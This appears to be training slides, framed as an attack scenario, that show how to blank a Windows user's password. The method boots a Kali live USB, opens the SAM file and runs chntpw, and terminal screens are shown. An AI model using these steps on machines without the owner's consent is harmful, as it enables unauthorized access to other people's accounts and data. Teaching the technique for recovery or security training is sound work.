Reset Windows Passwords with Kali and chntpw

Attack Scenorio

- You have physical access to a system which is **password locked**. We are going to use our Kali Live boot USB to quickly remove the password of a user to gain access to the system

We need to have Kali Live boot USB

(Check the lecture "Kali Linux as a bootable USB Drive")

Step- 1

❖ Plug in the Kali Live USB on your target PC and boot from it

Use Esc or F12 (whatever your system supports and boot from USB

Step- 2

❖ Once Kali is booted, Open the drive containing Windows files

Navigate to Windows/system32/config, Open it as root

Step- 3

❖ Open a terminal and run the following command

Chntpw –i SAM

Here :
- -i opens the chntpw utility in interactive mode
- SAM contains the passwords of all users on Windows

Step- 4

❖ Now we need to select the option to edit user accounts

Type 1 and press enter

Step- 5

❖ The utility will list all local accounts on the PC.

Type the respective ID of the user account we need to crack

```
===== chntpw Edit User Info & Passwords =====

| RID ———————— Username ———————— | Admin? ⊢ Lock? ——|
| 01f4 | Administrator                      | ADMIN  |              |
| 03e8 | Ammar                              | ADMIN  |              |
| 01f7 | DefaultAccount                     |        | dis/lock |
| 01f5 | Guest                              |        | dis/lock |

Please enter user number (RID) or 0 to exit: [3e8] █
```

Step- 6

❖ Now select the option to clear password

Type 1 and press enter

```
- - - - User Edit Menu:
 1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked already]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] > 1
```

Step- 7

❖ Now press quit and once it asks whether you want to save changes type Y and press enter

```
What to do? [1] → q

Hives that have changed:
 #   Name
 0   <SAM>
Write hive files? (y/n) [n] :
```

❖ Remove USB drive, reboot your system to Windows and your password will be removed

DEMO

THANKS